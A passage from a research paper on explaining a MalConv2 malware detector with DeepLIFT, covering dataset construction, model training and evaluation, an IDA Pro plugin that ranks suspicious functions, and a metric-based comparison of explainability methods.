Most existing studies use only one explainability method without comparison to others, with a notable exception being [13]. That research on API call classification proposes an interesting approach by utilizing different XAI methods and comparing them using a subset of metrics. However, as the authors note, the number of metrics used remains limited. Moreover, their use case (behavioral malware detection and textual analysis) differs from what we propose here.

To the best of our knowledge, the closest research to our work is [5]. It employs DeepSHAP to explain the initial version of the MalConv model on the entire binary. The main limitations of this study stand in the granularity of the proposed explainability and the lack of explainability method comparison. Indeed, it applies a single method on the entire binary to explain the decision.

In comparison to the presented works, we conducted a complete comparison study on various XAI techniques, using several metrics to choose the best appropriate explainability method regarding the use case. Additionally, our explainability process targets specific functions related to malicious behavior, by looking only at the executable part of the binary. Therefore, we offer more insightful information to the end user (i.e. the analyst). Finally, we address both PE and ELF detection using the MalConv2 model, which was not performed before, despite its ability to handle several type format.

3 Background

Before beginning our analysis, we clarify in the following section the distinction between "explainability" and "interpretability," as well as explain the concepts of "global explainability" and "local explainability," which form the basis for our research. Furthermore, we introduce the DeepLIFT method and the MalConv2 model, which are both central to our study.

3.1 Explainability versus Interpretability

These terms are often used interchangeably but have subtle differences. Interpretability aims for inherent understandability, while explainability focuses on explaining individual predictions. In other words, Interpretability

consists of building transparent models by looking at the internal workings, while Explainability defines the "why" behind specific predictions from complex models (see examples in 3.3). The present article focuses on Explainability.

3.2 Post-hoc Explainability

Post-hoc explainability means that we use an explainable method after the model is trained. Post-hoc explainable methods can be model-agnostic, such as permutation feature importance, or model-specific, such as analyzing the features learned by a neural network. Model-agnostic methods can be further divided into local methods which focus on explaining individual predictions, and global methods which focus on datasets.

3.3 Global versus Local Explainability

Global and local explainability are two different perspectives that aim to explain and analyze the decision-making process of Machine Learning models. When explaining model predictions, they make use of different levels of granularity.

Global explainability refers to the objective of comprehending the decision-making process of a Machine Learning model throughout the entire dataset. For example, *"Statistically, the use of the function CreateRemoteThread in a binary likely leads to positive detection"*. Whereas, local explainability pertains to a particular forecast or event. In our analysis, we will specifically focus on local explainability in order to gain insight into the decision-making process of the model for a particular prediction, i.e. binary. For example, *"This binary was detected as a malware because of its use of the CreateRemoteThread function"*.

3.4 Selection of the Best Explainability Algorithm

The ultimate objective of AI explainability is to develop models that are both highly performing and interpretable. However, for certain complex use cases, achieving this balance is inherently challenging. As model complexity increases, transparency decreases, thereby reducing the model's overall explainability such as schematised in Figure 1. To select the most appropriate explainability method, it is essential to first consider the specific use case and the model being used.

To support and justify the selection of an explainability algorithm, we relied on various studies conducted on this subject [2,6,9,25]. In particular




Fig. 1. Trade off between explainability and performance, from [14].

in the first two, which provide different metrics for comparing the model's post-hoc explanations. The first paper proposes metrics focusing on the stability and fidelity of the explanations, while the second introduces a set of metrics such as coherence and compactness, applied within the healthcare domain.

For this study, we compared several well-known XAI algorithms. Additionally, multiple backgrounds and baselines were evaluated when supported by the method. The results are presented in detail in Section 5. DeepLIFT has been identified as the most appropriate method for our task as it offers the best compromise in terms of resilience, speed of calculation and quality of results.

3.5 The DeepLIFT Method

DeepLIFT (Deep Learning Important FeaTures) [33], is a method for decomposing the output prediction of a neural network on a specific input, by back propagating the contributions of all neurons in the network to every feature of the input. DeepLIFT compares the activation of each neuron to its "reference activation" and assigns contribution scores according to the difference. Unlike gradient, which calculates a local slope, DeepLIFT calculates a slope between the actual input and a reference input, called a baseline.

This method has the advantage of requiring only one pass through the network to calculate the contributions of each feature, thus it is very efficient.

Selecting an appropriate baseline input is crucial for deriving meaningful insights from DeepLIFT. The choice of a good reference input often depends on domain-specific expertise. In some instances, it may be beneficial to calculate DeepLIFT scores using multiple baselines to enhance the interpretability and robustness of the results. After various computation and trials, the best found baseline for this task (malware classification problem) is a null baseline (i.e. vector of zeros).

3.6 MalConv2

The original MalConv [28] architecture is a Neural Network based on convolutions, which aims to classify malicious samples by triggering certain patterns in raw bytes of the input file. The main components of the MalConv architecture are:

— 1D convolutional layers that extract patterns from raw bytes,
— a gating mechanism that converts those patterns into features based on local patterns' relationships,
— a temporal max pooling to select the most relevant features from the file content,
— a fully connected layer which makes the final classification decision (i.e. probability of maliciousness).

MalConv2 [29] shows significant improvements over its predecessor. The architecture has been modified with an additional gating mechanism called Global Channel Gating, which can handle long context dependencies between extracted features. Additionally, MalConv2 addresses key limitations related to memory efficiency and scalability by redefining the way temporal max pooling is computed along the entire file. This breakthrough enables MalConv2 to not only train up to 25.8 times faster, but also process entire sequences up to more than 100 MB without compromising computational efficiency.

In the architecture of MalConv2, presented in Figure 2, the initial convolution layers extract some patterns from the input file. The gating mechanism generates features based on the presence of local patterns. The Global Channel Gating mechanism added in MalConv2 is achieved through a second MalConv model that extracts patterns and generates a fixed-dimensional representation (called "context") that adjusts the features extracted by the first model via a gating process. Temporal max-pooling allows for retaining only the most important features, resulting in another fixed-dimensional representation regardless of the input file size. Finally, a neural network classifies this representation to determine whether it is malicious or not.




Fig. 2. MalConv2 architecture, with global channel gating (GCG), from [29].

The MalConv2 model can be decomposed into two parts. The first part generates a fixed-dimensional representation of the input file using temporal max-pooling. The second part is the classifier that classifies that representation as either malicious or benign based on the features extracted.

4 Explainable AI in Malware Detection with MalConv2

In the context of our work, we retrained the MalConv2 model on a dataset of 179,278 binaries, evenly distributed between malicious and benign files (i.e. malware and goodware). Our objective was to develop a reliable model for explainability analysis, not to improve the initial model's detection capabilities. We decided to use only the executable components of the binaries (namely, the code sections), in order to target specific functions associated with malicious behavior within the binary. We had to retrain the model from scratch since the original MalConv [28] and MalConv2 [29] models both use the entire binary as input.

The remaining of this section is organized as follow. First we justify our choice to use only the executable part of the file. Then we explain why and how we created a dataset for our experiments. After which, we train and evaluate our modified MalConv2 architecture. Finally, we detail how we add explainability to it and introduce our IDA Pro plugin, which use this process to identify malicious functions of a file.

Why focusing on code section? We decided to use only the executable components of the binaries (namely, the code sections). The goal was to target specific functions associated with malicious behavior within the binary.

In fact, even if the authors of the original MalConv2 paper [29] demonstrated that a significant part of the model's detection comes from the input binary's metadata, we chose to specialize the MalConv2 architecture to "parse" and "understand" raw assembly byte codes. Our primary objective was to use this model architecture in situations where it is relevant, without requiring expensive specialized feature extraction techniques.

Moreover, we plan to explore the potential of combining the trained model with other models, specialized on different input data. Specifically, we intend to use metadata extracted from various file sections such as the EMBER [3] features for PE files. In this way, we should keep and maybe improve detection performance, while ease the explainability process. Indeed, it is easier to explain each model separately.

Focusing solely on the executable components of the binaries has another advantage: we can reduce the computational resources required for preprocessing and training, thereby decreasing the memory usage and training time.

4.1 Dataset Creation

We constructed a dataset comprising 179,278 binaries sourced from various sources, including Linux repository, opensource repositories (Github), Conan.io and Chocolatey for goodware and VX-Underground for malware. The dataset is balanced as it contains 89,936 goodware and 89,342 malware. Due to licensing issues, we are only able to release the SHA256 hashes of the files, however the used files can be easily downloaded from those sources. During dataset creation, we paid attention to malware family distribution and packer proportion. We included both Windows and Linux executable files in our analysis, with about 20% of the dataset reserved for validation. Detailed statistics of the dataset are presented in Table 1.

Motivation We chose not to use well-known datasets such as EMBER [3] or BODMAS [36] for several reasons: getting the binary sources for goodware is not trivial, those sources only include Windows Executable files and the datasets started to be outdated, as they were published in 2018 and 2021, respectively. Furthermore, existing datasets usually focus on a particular file type (e.g. PE files).

Table 1. Training and validation set distribution in terms of file format (PE or ELF) and of binary type (malware or goodware).

Set	File format	Goodware	Malware	Total
Training	ELF	6194	8347	14541
	PE	65748	63212	128960
Validation	ELF	1635	2088	3723
	PE	16359	15680	32039

Dataset preprocessing and content analysis As mentioned above, the dataset is composed of binaries collected from various sources. After data collection, we analyzed and removed some binaries associated to over-represented malware families. Family tags are based on VX-Underground labels. Those tags cannot be fully trusted but still give a good approximation of malware family types present in the dataset, the repartition of the extracted types are presented in Figure 3.




Fig. 3. Malware family type repartition in the created dataset, approximated from VX-Underground family tags.

We can see that some label types are related to "Framework" or Advanced Persistent Threat (APT) rather than specific malware families. We tried to improve dataset labels using ClarAVy [20] but could not

obtain meaningful tags for the tested malware (2000, randomly selected).[1] Due to time constraints and the dataset's substantial size, we did not pursue additional investigation or attempt manual labeling of the malware instances. However, we believe that it has minimal impact on our findings, as our primary motivation is to explain binary's detection rather than perform family classification.

We also analyzed the proportion of "packed" files present in the dataset using a set of YARA rules and the outputs of DetecItEasy software [2] (any detection classified as Packer, Protector or Protection techniques). We consider a file as packed if it has been compressed, encrypted and/or formatted by a dedicated software. This allows us to identify commonly used packers such as UPX, InnoSetup, Themida or NSIS Installer. Using those tools, we estimated the total proportion of packers in our dataset to be about 5%. We decided to keep those binaries in our dataset to make it more representative of real-world data as packers are known to be used for both legitimate purposes (e.g. intellectual property preservation) and malicious ones (e.g. code obfuscation).

Finally, we tried to include both signed and unsigned goodware in our dataset. We estimate that 20% of the goodware are signed by trusted entities. We paid attention to keep the same percentage of packed and signed binaries in each of training and validation sets.

4.2 Experimental environment and configuration

All our experiments (i.e. model training, evaluation and explanation) were performed on an AMD Ryzen Threadripper 2920X with 24 cores and 126GB of RAM. The trained model and the explainability outputs were validated on a dedicated set, referenced as *validation set* in Section 4.1, it is composed of 35,700 binaries. For computation reasons, we used only a subset of this validation set (1,000 binaries) to:

— monitor the computation durations in Table 3,
— compute the metrics related to explainability quality in Table 4,
— evaluate the feature agreement and feature ranking agreement of all explainable methods in Appendix B.

This set is balanced, i.e. contains the same number of malware and goodware. Those binaries were selected after comparing their representation, obtained through the convolutional part of our Malconv2 model. We

[1] Only a small portion of the dataset was tested for technical reasons: in order to work, the software requires an API token for Virus Total. With a free API token we were limited to 500 requests per day, therefore it took 4 days to collect the data.

[2] `https://github.com/horsicq/Detect-It-Easy`

removed duplicate values from this transformation to avoid overly similar binaries.

4.3 Model Training

We trained a MalConv2 architecture with the following hyper-parameters: an embedding dimension of 8, a window size of 256, a stride of 64 and 256 channels in its convolution layers. Those values are the one used in the original study [29]. During the training process, a Decoupled Weight Decay Regularization Adam Optimizer [21] was used (default parameters) with a batch size of 32.

4.4 Metrics definitions

In order to evaluate a model, we must look at its predictions on tested files. The trained MalConv2 model returns a probability of maliciousness, ranging from 0 to 1 (0 for legitimate, 1 for malicious) and not a direct prediction (e.g. is legitimate or is malicious). A common threshold value used to make a prediction based on returned model's probabilities is 0.5. We will use this value to determine whether a binary is legitimate or malicious. Once we have a decision process, we can define various metrics to evaluate the quality of the trained model, such as the false positive or negative rate, Accuracy or Area Under the Curve (AUC) [12]. These metrics are defined as follows.

False Positive (FP). When using or evaluating a detection method, corresponds to legitimate software (goodware) detected as malicious (malware). By extension, it generally corresponds to a rate describing the quantity of false positives on a dataset.

True Negative (TN). Corresponds to legitimate software detected as such. By extension, it generally corresponds to a rate describing the quantity of true negative on a dataset.

True Positive (TP). corresponds to malicious software detected as such. By extension, it generally corresponds to a rate describing the quantity of true positive on a dataset.

False Negative (FN). Corresponds to malicious software detected as legitimate. By extension, it generally corresponds to a rate describing the quantity of false negatives on a dataset. This rate is mathematically related to the True Positive rate by the following relationship:

$$TP + FN = 1 \tag{1}$$

Accuracy. Proportion of all classifications that were correct, whether positive (malicious) or negative (legitimate). It is defined by Equation 2.

$$\frac{TP + TN}{TP + TN + FP + FN} \tag{2}$$

Area Under the Curve (AUC). Represents the area under the ROC curve of a classification model. The ROC curve, standing for Receiver Operating Characteristic, is a graphical representation of the relationship between the model's true positive rate and false positive rate for various cutoff prediction values (see Figure 4 for a schematic representation). AUC ranges from 0 to 1, a value of 0.5 indicates no discrimination, i.e. random prediction, while 1.0 indicates perfect discrimination.




Fig. 4. Receiver Operating characteristic (ROC) curve and Area Under the Curve (AUC) schematic representations, from [31]. This is a graphical representation of the model's capabilities, commonly used to compare model performances. The higher the AUC value is (near to 1) the better the model discriminate the classes.

4.5 Model Evaluation

We evaluated our model on binaries with various formats and architectures, as shown in Table 1. The results on our validation set are presented in Table 2.

We can see from these results that, thanks to the MalConv2 architecture, our model performs generally well, while being less accurate on ELF binaries. This could be explained by the training set distribution, since

Table 2. MalConv2 model results, trained only on executable sections, and on the validation set for a classical prediction cutoff value of 0.5.

File format	AUC	Accuracy	FP rate	FN rate
ELF	0.9985	0.92264	0.00917	0.13075
PE	0.9964	0.97737	0.01595	0.02959

we have much fewer examples for Linux (about 10 times less) than for Windows Executable files. The results seem good enough on Windows files to be trusted. Therefore, we analyzed the returns of explainability to demonstrate its effectiveness. Two examples (a True Positive and a False Negative) are presented in Section 6.

We retrained the "original MalConv2", i.e. on the entire content of the files, for the same training set and hyper-paremeters values. In comparison, it achieves an AUC of 0.9986 for ELF and 0.9954 for PE files on our validation set. The results are pretty similar with our MalConv2 model trained only on the executable part of the files, which is not what we expected due to the previous research findings [29] (discussed in the introduction of this Section). Indeed, we expected our model to be less performant, as metadata were not used for its training. This, in addition of the initial researcher prediction results (AUC=0.9804 on their dataset), indicates that our dataset is easier to classify. This does not impact our work as we still produce a reliable model, with coherent prediction results.

4.6 Explainability Process

As described in Section 3.6, the MalConv2 model comprises two distinct components. Firstly, it uses convolutions and temporal max-pooling to generate a fixed-dimensional representation of the input file, capturing its key characteristics. Secondly, a classifier component analyzes this representation to determine whether the file is malicious or benign, relying on the features extracted through this process.

The following modifications were made to the original MalConv2 architecture:

1. The representation and classification steps are split to allow separate computation of each;
2. Another output is added from the representation phase, which provides the offsets of the windows that have won the temporal max-pooling operation.

By applying the DeepLIFT algorithm to the classification part of the model, a classic fully connected neural network, we are able to determine the contribution of each feature extracted from the input file. Since we also have access to the offsets of the features retained through max-pooling, we can backtrack these contributions to their corresponding locations in the input file, as shown in Figure 5.




Fig. 5. Local explainability extraction from malware detection, using MalConv2 model: we use DeepLIFT after the max-pooling step, through the fully connected network.

Regarding the time and resources required to use the model on the one hand and explainability on the other hand, we maintain rather interesting measurements. We show in Table 3 detailed statistics (mean, max, quartiles, etc.) about the inference time for the model's prediction, followed by the explainability phase, decomposed into two steps:

1. Computation of DeepLIFT on all features.
2. Ranking of the binary's offsets from computed features importance.

Model inference includes executable code extraction from binaries and prediction from the neural network. As we can see, the inclusion of explainability does not impact the model's inference time. On average, the explainability component adds less than 2 ms to the overall analysis (it represents 0.3% of the computation time), highlighting its excellent efficiency.

4.7 Integration with IDA Pro

The explainability features extracted from our model provide granular insights into the input file by identifying specific offsets within its executable sections. Leveraging a disassembler, these offsets can be mapped

Table 3. Statistics for Model prediction, DeepLIFT, and Offsets calculation durations (in seconds) on 1000 binaries from the same test set used to compare XAI methods.

	Model inference (s)	**Offset time (s)**	**DeepLIFT time (s)**
Mean	0.38929	0.00076	0.00133
Std	0.66627	0.00132	0.00016
Min	0.09903	0.00007	0.00115
25%	0.14071	0.00028	0.00122
50%	0.17762	0.00041	0.00126
75%	0.30883	0.00070	0.00135
Max	9.89852	0.01150	0.00247

to individual functions within the file, enabling us to assign accountability and relevance to each function. This capability enables two primary applications:

— Function ranking: By ordering functions according to their maliciousness degree, we can identify the most critical components contributing to the model's classification decisions. This allows for efficient navigation of the file and rapid identification of key insights.

— Model interpretability and false positive mitigation: The explainability features facilitate a deeper understanding of why our model classified the input file as malicious. This transparency enables us to more effectively manage false positives by pinpointing specific functions or patterns that led to incorrect classifications (as shown in Section 6.2), ultimately enhancing the overall accuracy and reliability of our model.

To integrate these capabilities into a practical analysis workflow, we have developed a plugin for IDA Pro [3] utilizing IDAPython [4] functionality. The plugin automates the process of running MalConv2 on the opened file and extracting its important offsets using the method and baseline selected in Section 5. Once extracted, the selected offsets are mapped to their corresponding functions using the disassembler. The plugin then sums up the explainability score of each offset within the same function. Finally, it rank functions by their likelihood of being malicious.

This enables analysts to seamlessly leverage the explainability features within their existing IDA Pro workflows, enabling efficient exploration of suspicious binaries and rapid identification of key insights.

[3] `https://hex-rays.com/ida-pro/`
[4] `https://github.com/idapython/src`

5 Selection of the Best XAI Method

This section explains how we selected an appropriate explainability method for our task. To this end, we conducted a comparative study of some well-known methods based on research on the subject [2, 6, 9, 25] and existing python implementations. This study was performed on our trained MalConv2 model and on a part of the dataset used to validate the performance of this model, which is presented in Section 4.1. Our objective was to select the explainability method which represents the best compromise in terms of resilience, speed of calculation and quality of results, while keeping a condensed study. We selected the metrics to use in accordance.

The remaining of this section is structured as follow: first we briefly introduce the metrics employed during this analysis, then we present each of the selected XAI methods, after which we give insights on our study methodology. Finally we show the computed results and conclude on the best explainability method to use for our use-case.

5.1 Metrics presentation

We defined a subset of metrics to evaluate the reliability of an explainability method. The underlying concepts and interpretation of each of them are briefly presented here after. Most of them are directly inspired from [2, 6].

Stability. Measures the similarity of explanations for similar instances. High stability indicates that small variations in the features do not significantly impact the explanation, except in cases where they strongly alter the prediction. Lack of stability may result from variance in the explainability method or non-deterministic components. We assessed **variability** and **determinism** in this context.

- **Variability**. Is computed based on [6] implementation. A small value for variability indicates stable and consistent feature contributions between the samples and their neighbors.
- **Determinism**. Refers to the property of a model to always produce the same output for a given input, without any variation or randomness. We calculate determinism by iterating 100 times over our 1,000 binaries, using the Euclidean distance on attributions and an exponential function to scale the values between 0 and 1.

Compactness. Compactness measures the size of an explanation like in [25]. It is motivated by human cognitive limitations, as explanations should be short, sparse, and non-redundant to remain understandable.

A compact explanation relies on a small subset of the most important features, avoiding overwhelming users with too much information.

Certainty. Assesses whether the explanation reflects the model's confidence in its prediction. We used Shannon entropy to quantify positive contributions from a given method, aiming to minimize entropy for positive contributions in cases where the model makes confident predictions.[5]

Accuracy. Quantifies how well the explanation aligns with the model's prediction. This is done by summing the attributions of the explainability methods for a given instance and comparing this sum to the model's initial prediction, using classical Accuracy score. The model initial prediction becoming our target and the prediction based on explainability our new prediction in that scenario. We also consider the additivity [6] principle.

Faithfulness. Based on [2], we use two metrics (PGI and PGU) to measure the predictive faithfulness of the selected XAI methods.

— **PGI**. For Prediction Gap on Important feature perturbation. It calculates the difference in prediction probability that results from perturbing features considered as important by a given explanation. This gives a measurement of how much the model's prediction changes after important changes. We want to maximize this value.

— **PGU**. For Prediction Gap on Unimportant feature perturbation. This is the inverse of PGI, we perturb the least important features given by the explainability method, and aim to minimize this value.

5.2 XAI Methods presentation

As shown in Figure 6, there is a wide variability of explainable artificial intelligence (XAI) methods. These methods are mostly employed on "black-box" models such as Neural Networks, which are difficult to interpret because of their inherent complexity.

For this experiment, we wanted to be as exhaustive as possible while keeping a manageable set of experiments. To this end, we decided to compare the following XAI methods to explain binary predictions performed by our model: LIME [30], Global Surrogates Models [32] (referenced as "*_surrogate" in Table 4) using several interpretable models, Integrated Gradients [34], DeepLIFT [33], KernelSHAP and DeepSHAP. For those last two methods, derived from SHAP-values principle [22], we used im-

[5] For our use case, a confident prediction refers to a strong probability of maliciousness returned by our model (exceeding 0.90).

[6] Additivity: the sum of the individual feature contributions equals the model's prediction for a specific instance, minus the model's prediction for the baseline.




Fig. 6. Taxonomy for eXplainable Artificial Intelligence (XAI) methods defined by [5]. Dash boxes correspond to unapplicable techniques in our case and colored boxes to the methods compared in this study.

plementations from `shap` library [7]: KernelExplainer and DeepExplainer (respectively referenced as "kernelshap" and "deepshap" in Table 4). All these methods are presented hereafter.

LIME for Local Interpretable Model-agnostic Explanations approximates a complex model with a simple, interpretable linear model locally around a specific prediction. Consider a complex and non-linear model (represented in blue and pink in Figure 7) and a file instance X (represented by a bold red cross in the same figure), which we aim to explain. This method will randomly sample instances in the neighborhood of X and assign them weights based on their distance from X. Then a linear model (represented as a dash line) is fitted to closely approximate the complex model *locally*. By perturbing this simpler linear model, LIME identifies which features have the most influence on the local prediction. Features that significantly change the output when perturbed are considered highly important for this specific prediction.

[7] `https://github.com/shap/shap`




Fig. 7. Illustration of the LIME methodology. A complex and non-linear model is represented by the blue and pink decision regions. The bold red cross marks the instance to be explained and the dash line the associated linear model approximation produced using point's neighborhood (other red crosses). Source: [30]

SHAP, which stands for SHapley Additive exPlanations, is a method based on Shapley game theory that aims to explain a model's prediction by computing the contribution of each input feature to that specific prediction. In this way, input features are treated as players in a cooperative game, and the reward corresponds to the model's output. To compute the Shapley value of a feature, the method evaluates its contribution by measuring the difference in the model's prediction with and without the presence of that feature. Here, we use two methods based on this principle: **KernelSHAP** and **DeepSHAP**.

KernelSHAP has the advantage to be model-agnostic and thus be applied to any Neural Network architecture but it is computationally expensive. It combines concepts from game theory with local interpretability through a linear model. On the contrary, **DeepSHAP** [22] is model-specific, it combines the principles of Shapley values with the DeepLIFT framework (presented in Section 3). It leverages the compositional structure of deep neural networks to efficiently approximate SHAP values. Instead of computing SHAP values globally, DeepSHAP decomposes the problem by computing SHAP values for each smaller component (layers, activations, pooling, etc.).

Global Surrogates Model are based on the same principle as LIME, except that it is trained *globally* (i.e. on several instances). In addition, other transparent model than Linear Regression can be used for this approximation, such as Decision Trees. Such algorithms are originally designed to generate global explanations but recent implementations allows to generate a local explanation of the approximated model based on other XAI methods (such as Shapley values). We decided to include this technique in our study to be as exhaustive as possible. However, the reader

should be aware of some limitations related to this particular technique, discussed in Appendix A.

Integrated Gradients [34] assigns importance to each input feature of the model based on the difference between the actual input and a baseline. The central idea of this method is to compute gradients along the path between the instance to explain and the baseline, and to perform cumulative integration to assign importance to each feature. The difference with DeepLIFT lies in the gradient calculation, which can be slower but more robust in certain situations.

5.3 Experiment methodology

To evaluate and compare the XAI methods on our task, we selected 1,000 binaries from our model's validation dataset, as described in Section 4.2. We did not use the entire dataset for computation reasons. For Global Surrogates Models, we created a global approximation of the trained model (using samples of the training dataset) but then produced a local explanation for the selected binaries. This was performed using `interpret-community`[8] implementation.

The baselines and backgrounds (null, goodware based and malware based) required for some methods, were derived from the training dataset (transformed through the convolution). The null baseline or background means that the method is performed without any prior information related to the data. The goodware and malware backgrounds each consist of samples from their respective classes, while the baselines (used for DeepLIFT and Integrated Gradients) are the averages of these same samples.

For each selected binary, explainable method and its possible baseline or background variant, we computed a set of 7 metrics presented in Section 5.1. We added a metric regarding time computation as it's an important condition for its use in applicable solutions. Then, we computed the mean value over those binaries for each method and metric. The results are presented in Table 4. Based on these values, we defined the mean ranked of the method over all metrics (see Table 5). This allows us to identify more easily the method with the best compromise over all metrics.

Due to the additivity principle and the forward pass structure of the MLP model, we cannot compute the Accuracy metric for DeepSHAP. To reduce bias in the ranking, we assign (for this metric and method) the mean DeepSHAP rank over all other metrics.

[8] `https://github.com/interpretml/interpret-community/`

Table 4. Comparison of Explainability Methods across Various Metrics. Each table entry corresponds to the mean value of the metrics for 1000 selected samples, i.e. binaries. ↑ indicates that higher values are better, and ↓ indicates that lower values are better for the associated metric. Best performances are represented in bold type.

XAI Method	**Determinism**[1] ↑	**Compactness** ↓	**Certainty** ↓	**Accuracy** ↑	**PGI** [2] ↑	**PGU**[3] ↓	**Variability** ↓	**Time**[4]**(s) (std)**
deeplift	1.00000	51.435	4.94543	**1.00000**	**0.000201**	**0.000172**	0.79557	0.00133 (±0.0002)
deeplift_gw	1.00000	61.656	5.45855	0.79761	0.000192	0.000186	0.81492	0.00131 (±0.0002)
deeplift_mw	1.00000	63.321	5.04533	0.69392	0.000194	0.000183	0.79263	0.00132 (±0.0003)
int_gradients	1.00000	51.260	4.94234	**1.00000**	**0.000201**	**0.000172**	0.81446	0.00667 (±0.0006)
int_gradients_gw	1.00000	57.835	5.36944	**1.00000**	0.000191	0.000186	0.52908	0.00662 (±0.0005)
int_gradients_mw	1.00000	60.779	5.02237	**1.00000**	0.000193	0.000184	0.48141	0.00670 (±0.0007)
deepshap	1.00000	52.977	5.26044	-	0.000198	0.000177	0.76587	**0.00117 (±0.0001)**
deepshap_gw	1.00000	53.186	5.24923	-	0.000198	0.000176	0.45307	0.00381 (±0.0095)
deepshap_mw	1.00000	56.101	5.03832	-	0.000192	0.000186	0.50879	0.00348 (±0.0014)
lime	0.73972	146.98	6.17219	0.98504	0.000178	0.000205	0.94084	0.50343 (±0.0319)
sgd_surrogate	1.00000	109.24	5.72990	0.56231	0.000153	0.000224	0.44014	0.00236 (±0.0004)
lgbm_surrogate	1.00000	**31.014**	**4.22746**	0.97507	0.000187	0.000188	**0.38948**	0.00344 (±0.0004)
linear_surrogate	1.00000	111.27	5.78473	0.98804	0.000170	0.000213	0.44834	0.00239 (±0.0005)
kernel_shap	0.83689	72.880	5.24064	0.99900	0.000197	0.000178	0.77093	2.42795 (±1.4669)
kernel_shap_gw	0.88217	133.39	6.26350	0.96112	0.000181	0.000202	1.04962	5.98004 (±2.0189)
kernel_shap_mw	0.87437	125.11	5.84346	0.97009	0.000187	0.000194	1.07133	6.15208 (±2.1907)

[1]Determinism measure is computed on 100 runs for each of the 1000 selected samples.
[2]PGI: Prediction Gap on Important feature perturbation.
[3]PGU: Prediction Gap on Unimportant feature perturbation.
